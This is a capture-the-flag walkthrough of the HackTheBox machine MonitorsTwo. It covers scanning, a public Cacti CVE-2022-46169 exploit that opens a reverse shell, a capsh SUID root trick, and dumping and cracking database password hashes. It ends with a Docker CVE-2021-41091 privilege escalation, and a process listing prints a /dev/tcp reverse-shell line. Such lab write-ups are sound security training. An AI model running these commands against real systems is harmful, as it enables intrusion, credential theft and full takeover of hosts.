MonitorsTwo

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.211
Lets try pinging it

```
ping 10.10.11.211 -c 5

PING 10.10.11.211 (10.10.11.211) 56(84) bytes of data.
64 bytes from 10.10.11.211: icmp_seq=1 ttl=63 time=82.8 ms
64 bytes from 10.10.11.211: icmp_seq=2 ttl=63 time=79.9 ms
64 bytes from 10.10.11.211: icmp_seq=3 ttl=63 time=77.4 ms
64 bytes from 10.10.11.211: icmp_seq=4 ttl=63 time=125 ms
64 bytes from 10.10.11.211: icmp_seq=5 ttl=63 time=113 ms

--- 10.10.11.211 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 77.369/95.520/124.773/19.450 ms
```

Alright its up, lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.211 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±1 (11.673s)
rustscan -a 10.10.11.211 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.211:22
Open 10.10.11.211:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-25 19:15 IST
Initiating Ping Scan at 19:15
Scanning 10.10.11.211 [2 ports]
Completed Ping Scan at 19:15, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:15
Completed Parallel DNS resolution of 1 host. at 19:15, 0.07s elapsed
DNS resolution of 1 IPs took 0.07s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:15
Scanning 10.10.11.211 [2 ports]
Discovered open port 80/tcp on 10.10.11.211
Discovered open port 22/tcp on 10.10.11.211
Completed Connect Scan at 19:15, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.211
Host is up, received syn-ack (0.13s latency).
Scanned at 2024-10-25 19:15:43 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Alright lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.211 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±4 (16.302s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.211 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-25 19:18 IST
Nmap scan report for 10.10.11.211
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Moving on lets do some directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.10.11.211 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±2 (29.098s)
feroxbuster -u http://10.10.11.211 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 🎯  Follow Redirects      │ true
 🔃  Recursion Depth       │ 4
────────────────────────────────────────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off
200      GET        4l       21w     1996c http://10.10.11.211/include/themes/modern/images/favicon.ico
200      GET      239l      413w     4719c http://10.10.11.211/include/themes/modern/jquery.colorpicker.css
200      GET      307l      738w     8244c http://10.10.11.211/include/realtime.js
200      GET      204l      557w     5019c http://10.10.11.211/include/js/jquery.hotkeys.js
200      GET       51l      258w     9818c http://10.10.11.211/include/themes/modern/images/cacti_logo.gif
200      GET      168l      385w     3532c http://10.10.11.211/include/js/screenfull.js
200      GET      251l      641w     6200c http://10.10.11.211/include/themes/modern/jquery.zoom.css
200      GET       11l       40w     1292c http://10.10.11.211/include/js/jquery.ui.touch.punch.js
200      GET       91l      532w     3693c http://10.10.11.211/include/js/jquery.cookie.js
200      GET       79l      224w     2102c http://10.10.11.211/include/themes/modern/pace.css
200      GET      196l      798w     6437c http://10.10.11.211/include/vendor/csrf/csrf-magic.js
200      GET       30l      187w     1945c http://10.10.11.211/include/themes/modern/jquery.timepicker.css
200      GET      233l      535w     7186c http://10.10.11.211/include/themes/modern/main.js
200      GET        4l       31w      402c http://10.10.11.211/include/themes/modern/jquery.multiselect.filter.css
200      GET       43l      251w     2751c http://10.10.11.211/include/themes/modern/jquery.multiselect.css
200      GET      287l     1028w    10341c http://10.10.11.211/include/js/jquery.multiselect.filter.js
200      GET     1062l     2765w    30829c http://10.10.11.211/include/themes/modern/default/style.css
200      GET      986l     3059w    25868c http://10.10.11.211/include/js/pace.js
200      GET      675l     2948w    28606c http://10.10.11.211/include/js/jquery.tablednd.js
200      GET     1265l     5950w    45803c http://10.10.11.211/include/js/jquery.tablesorter.pager.js
200      GET      272l      862w    13844c http://10.10.11.211/index.php
200      GET     1182l     4659w    52015c http://10.10.11.211/include/js/jquery.zoom.js
200      GET     2685l     5572w    52555c http://10.10.11.211/include/themes/modern/main.css
200      GET     2291l     8530w    78474c http://10.10.11.211/include/js/jquery.timepicker.js
200      GET      678l     2620w    24383c http://10.10.11.211/include/js/js.storage.js
200      GET     1312l     3487w    36651c http://10.10.11.211/include/themes/modern/jquery-ui.css
200      GET        5l     1694w   125419c http://10.10.11.211/include/js/dygraph-combined.js
200      GET     3271l    10562w   100355c http://10.10.11.211/include/js/jquery.colorpicker.js
200      GET     2825l    16228w   108945c http://10.10.11.211/include/js/jquery.tablesorter.js
```

A lot of directories here u can take a look at directories.txt with this document on the github page

Moving on lets see this application now

Web Application

Default page



So the version is just given here lets try to find a exploit for this

---

Gaining Access

Found this exploit : https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22

README

CVE-2022-46169-CACTI-1.2.22

This is a exploit of CVE-2022-46169 to cacti 1.2.22. This exploit allows through an RCE to obtain a reverse shell on your computer.

Requirement

optparse requests

Usage

On a port on your machine listen and then run the exploit as follows.

```
python3 CVE-2022-46169.py  -u http://10.129.216.153 --LHOST=10.10.16.23 --LPORT=443
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```

Lets run it
First lets start a listener

```
~/Documents/Notes/Hands-on-Hacking/Hac
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now lets run it as specified

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±3 (1m 6.66s)
python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.16.13 --LPORT=9001
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±3
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.211 46432
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

So this is a docker container here probably as we dont even have python3 on it

---

Lateral PrivEsc

So i searched for suid binaries

```
www-data@50bca5e748b0:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

capsh is a clear outlier
Lets look for a trick on GTFObins

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .

./capsh --gid=0 --uid=0 --
```

Lets run it

```
www-data@50bca5e748b0:/var/www/html$ capsh --gid=0 --uid=0 --
capsh --gid=0 --uid=0 --
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls
ls -al
total 16
drwx------ 1 root root 4096 Mar 21  2023 .
drwxr-xr-x 1 root root 4096 Mar 21  2023 ..
lrwxrwxrwx 1 root root    9 Jan  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
lrwxrwxrwx 1 root root    9 Mar 21  2023 .mysql_history -> /dev/null
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
pwd
/root
```

And we can get root but no useful as we still dont have the user here but i did notice a config file that might help us

```
www-data@50bca5e748b0:/var/www/html$ cd include
cd include
www-data@50bca5e748b0:/var/www/html/include$ cat config.php
cat config.php
```

Lets see this now

```
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'db';
$database_username = 'root';
$database_password = 'root';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
```

And we have mysql creds here
Lets login in mysql now

So the login is a bit weird for me as i have to run the exit to get the output of one command

```
www-data@50bca5e748b0:/var/www/html/include$ mysql -h db -u root -proot cacti
mysql -h db -u root -proot cacti
show tables;
exit
Tables_in_cacti
aggregate_graph_templates
aggregate_graph_templates_graph
aggregate_graph_templates_item
aggregate_graphs
aggregate_graphs_graph_item
aggregate_graphs_items
automation_devices
automation_graph_rule_items
automation_graph_rules
automation_ips
automation_match_rule_items
automation_networks
```

And if u scroll to the bottom of this

```
snmpagent_managers
snmpagent_managers_notifications
snmpagent_mibs
snmpagent_notifications_log
user_auth
user_auth_cache
user_auth_group
user_auth_group_members
```

And i checked the description of this and it said it contained username and password lets just dump it

```
www-data@50bca5e748b0:/var/www/html/include$ mysql -h db -u root -proot cacti
mysql -h db -u root -proot cacti
select username,password from user_auth;
exit
username        password
admin   $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
guest   43e9a4ab75570f5b
marcus  $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
```

Now lets save this hash

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±4 (0.041s)
cat hash
```

	File: **hash**
1	$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C

Now lets crack

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±4 (22.131s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70Jonsd...hFYK4C
Time.Started.....: Fri Oct 25 19:43:05 2024 (13 secs)
Time.Estimated...: Fri Oct 25 19:43:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      663 H/s (8.60ms) @ Accel:1 Loops:16 Thr:24 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8832/14344384 (0.06%)
Rejected.........: 0/8832 (0.00%)
```

And we get creds for marcus

⚠ User SSH Creds

Username : marcus
Password : funkymonkey

Lets SSH in now

```
~ (5.014s)
ssh marcus@10.10.11.211

The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
marcus@10.10.11.211's password:
```

```
marcus@monitorstwo:~ (0.004s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 25 Oct 2024 02:01:20 PM UTC

  System load:                      0.0
  Usage of /:                       63.2% of 6.73GB
  Memory usage:                     17%
  Swap usage:                       0%
  Processes:                        235
  Users logged in:                  0
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.211
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:2fdd
```

And we get in here is your user.txt

```
marcus@monitorstwo:~ (0.25s)
cd
```

```
marcus@monitorstwo ~ (0.27s)
ls -al
total 32
drwxr-xr-x 4 marcus marcus 4096 Oct 25 14:13 .
drwxr-xr-x 3 root   root   4096 Jan  5  2023 ..
lrwxrwxrwx 1 root   root      9 Jan  5  2023 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus  220 Jan  5  2023 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan  5  2023 .bashrc
drwx------ 2 marcus marcus 4096 Mar 21  2023 .cache
drwx------ 3 marcus marcus 4096 Oct 25 14:13 .gnupg
-rw-r--r-- 1 marcus marcus  807 Jan  5  2023 .profile
-rw-r----- 1 root   marcus   33 Oct 25 13:28 user.txt
```

Vertical PrivEsc

So i tried a lot of privesc techniques and here is my conclusion on those

- So no SUID binary to privesc

```
marcus@monitorstwo ~ (0.54s)
find / -perm -u=s -type f 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
```

- This user have no sudo permissions

```
marcus@monitorstwo ~ (5.284s)
sudo -l

[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
```

- No process is persay vulnerable in this

```
marcus@monitorstwo /var/www/html (0.676s)
ps -ef --forest
UID        PID  PPID  C STIME TTY          TIME CMD
message+     715     1  0 13:28 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activa
root         721     1  0 13:28 ?        00:00:00 /usr/sbin/irqbalance --foreground
root         723     1  0 13:28 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
syslog       724     1  0 13:28 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
root         725     1  0 13:28 ?        00:00:00 /lib/systemd/systemd-logind
root         727     1  0 13:28 ?        00:00:00 /usr/lib/udisks2/udisksd
root         773     1  0 13:28 ?        00:00:00 /usr/sbin/ModemManager
systemd+     880     1  0 13:28 ?        00:00:00 /lib/systemd/systemd-resolved
root         920     1  0 13:28 ?        00:00:01 /usr/sbin/dockerd -H fd://
root        1354   920  0 13:28 ?        00:00:03  \_ /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip
root         925     1  0 13:28 ?        00:00:00 /usr/sbin/cron -f
daemon       928     1  0 13:28 ?        00:00:00 /usr/sbin/atd -f
root         934     1  0 13:28 tty1     00:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root         935     1  0 13:28 ?        00:00:03 /usr/bin/containerd
root         942     1  0 13:28 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root       16232   942  0 14:01 ?        00:00:00  \_ sshd: marcus [priv]
marcus     16356 16232  0 14:01 ?        00:00:00      \_ sshd: marcus@pts/0
marcus     16363 16356  0 14:01 pts/0    00:00:00          \_ bash --rcfile /dev/fd/63
marcus     34229 16363  0 14:17 pts/0    00:00:00              \_ ps -ef --forest
root         944     1  0 13:28 ?        00:00:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
www-data     945   944  0 13:28 ?        00:00:01  \_ nginx: worker process
www-data     946   944  0 13:28 ?        00:00:01  \_ nginx: worker process
root        1253     1  0 13:28 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id e2378324fced58e8166b82ec842ae4596
systemd+    1275  1253  0 13:28 ?        00:00:02  \_ mysqld
root        1369     1  0 13:28 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 50bca5e748b0e547d000ecb8a4f889ee6
root        1391  1369  0 13:28 ?        00:00:00  \_ apache2 -DFOREGROUND
www-data    1581  1391  0 13:28 ?        00:00:01      \_ apache2 -DFOREGROUND
www-data    1583  1391  0 13:28 ?        00:00:01      \_ apache2 -DFOREGROUND
www-data    1584  1391  0 13:28 ?        00:00:00      \_ apache2 -DFOREGROUND
www-data    1758  1584  0 13:45 ?        00:00:00      |   \_ sh -c /usr/local/bin/php -q /var/www/html/script_server.php realtime ;bash
www-data    1760  1758  0 13:45 ?        00:00:00      |       \_ bash -c bash -i >& /dev/tcp/10.10.16.13/9001 0>&1
www-data    1761  1760  0 13:45 ?        00:00:00      |           \_ bash -i
www-data    1585  1391  0 13:28 ?        00:00:01      \_ apache2 -DFOREGROUND
www-data    1675  1391  0 13:36 ?        00:00:01      \_ apache2 -DFOREGROUND
www-data    1700  1391  0 13:38 ?        00:00:00      \_ apache2 -DFOREGROUND
www-data    1701  1391  0 13:39 ?        00:00:00      \_ apache2 -DFOREGROUND
```

- Docker is there but we dont have permission to run it

```
marcus@monitorstwo:~ (0.138s)
docker ps
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json": d
ial unix /var/run/docker.sock: connect: permission denied
```

Now just by accident i looked at the docker version this is using

```
marcus@monitorstwo:/var/www/html (0.342s)
docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
```

And this is not standard lets find a exploit for this
Found this one : https://github.com/UncleJ4ck/CVE-2021-41091

README

CVE-2021-41091

This exploit offers an in-depth look at the CVE-2021-41091 security vulnerability and provides a step-by-step guide on how to utilize the exploit script to achieve privilege escalation on a host.

Vulnerability Summary

CVE-2021-41091 is a flaw in Moby (Docker Engine) that allows unprivileged Linux users to traverse and execute programs within the data directory (usually located at /var/lib/docker) due to improperly restricted permissions. This vulnerability is present when containers contain executable programs with extended permissions, such as setuid. Unprivileged Linux users can then discover and execute those programs, as well as modify files if the UID of the user on the host matches the file owner or group inside the container.

Overlay

The overlay filesystem is a critical component in exploiting this vulnerability. Docker's overlay filesystem enables the container's file system to be layered on top of the host's file system, thus allowing the host system to access and manipulate the files within the container. In the case of CVE-2021-41091, the overly permissive directory permissions in /var/lib/docker/overlay2 enable unprivileged users to access and execute programs within the containers, leading to a potential privilege escalation attack. Exploitation Steps

1. Connect to the Docker container hosted on your machine and obtain root access.
2. Inside the container, set the setuid bit on /bin/bash with the following command: `chmod u+s /bin/bash`
3. On the host system, run the provided exploit script (poc.sh) by cloning the repository and executing the script as follows:

```
git clone https://github.com/UncleJ4ck/CVE-2021-41091
cd CVE-2021-41091
chmod +x ./poc.sh
./poc.sh
```

Lets run it

```
marcus@monitorstwo:/tmp (0.168s)
chmod +x exp.sh
```

```
marcus@monitorstwo /tmp (1m 54.52s)
./exp.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
```

So before writing yes here set /bin/bash to suid in docker container we have access to and have root access to

```
www-data@50bca5e748b0:/var/www/html/include$ capsh --gid=0 --uid=0 --
capsh --gid=0 --uid=0 --
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
chmod u+s /bin/bash
ls -al /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
exit
www-data@50bca5e748b0:/var/www/html/include$
```

Now type in yes there and follow along

```
marcus@monitorstwo /tmp (1m 54.52s)
./exp.sh

[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
[!] Available Overlay2 Filesystems:
/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged

[!] Iterating over the available Overlay2 filesystems !
[?] Checking path: /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
[x] Could not get root access in '/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged'

[?] Checking path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
[!] Rooted !
[>] Current Vulnerable Path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
[?] If it didn't spawn a shell go to this path and execute './bin/bash -p'

[!] Spawning Shell
bash-5.1# exit
```

if u dont get a shell immediately then dont worry i also didnt follow the steps a bit

Lets move into that directory

```
marcus@monitorstwo:/tmp (0.149s)
cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
```

And lets get root as specified by privileged flag in /bin/bash

```
./bin/bash -p

bash-5.1# id
uid=1000(marcus) gid=1000(marcus) euid=0(root) groups=1000(marcus)
```

And here is your root.txt

```
bash-5.1# cd /root
bash-5.1# ls -al
total 36
drwx------  6 root root 4096 Oct 25 13:28 .
drwxr-xr-x 19 root root 4096 Mar 22  2023 ..
lrwxrwxrwx  1 root root    9 Jan 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Mar 22  2023 .cache
drwxr-xr-x  2 root root 4096 Mar 22  2023 cacti
drwxr-xr-x  3 root root 4096 Mar 22  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Oct 25 13:28 root.txt
drwx------  2 root root 4096 Mar 22  2023 .ssh
```

Thanks for reading :)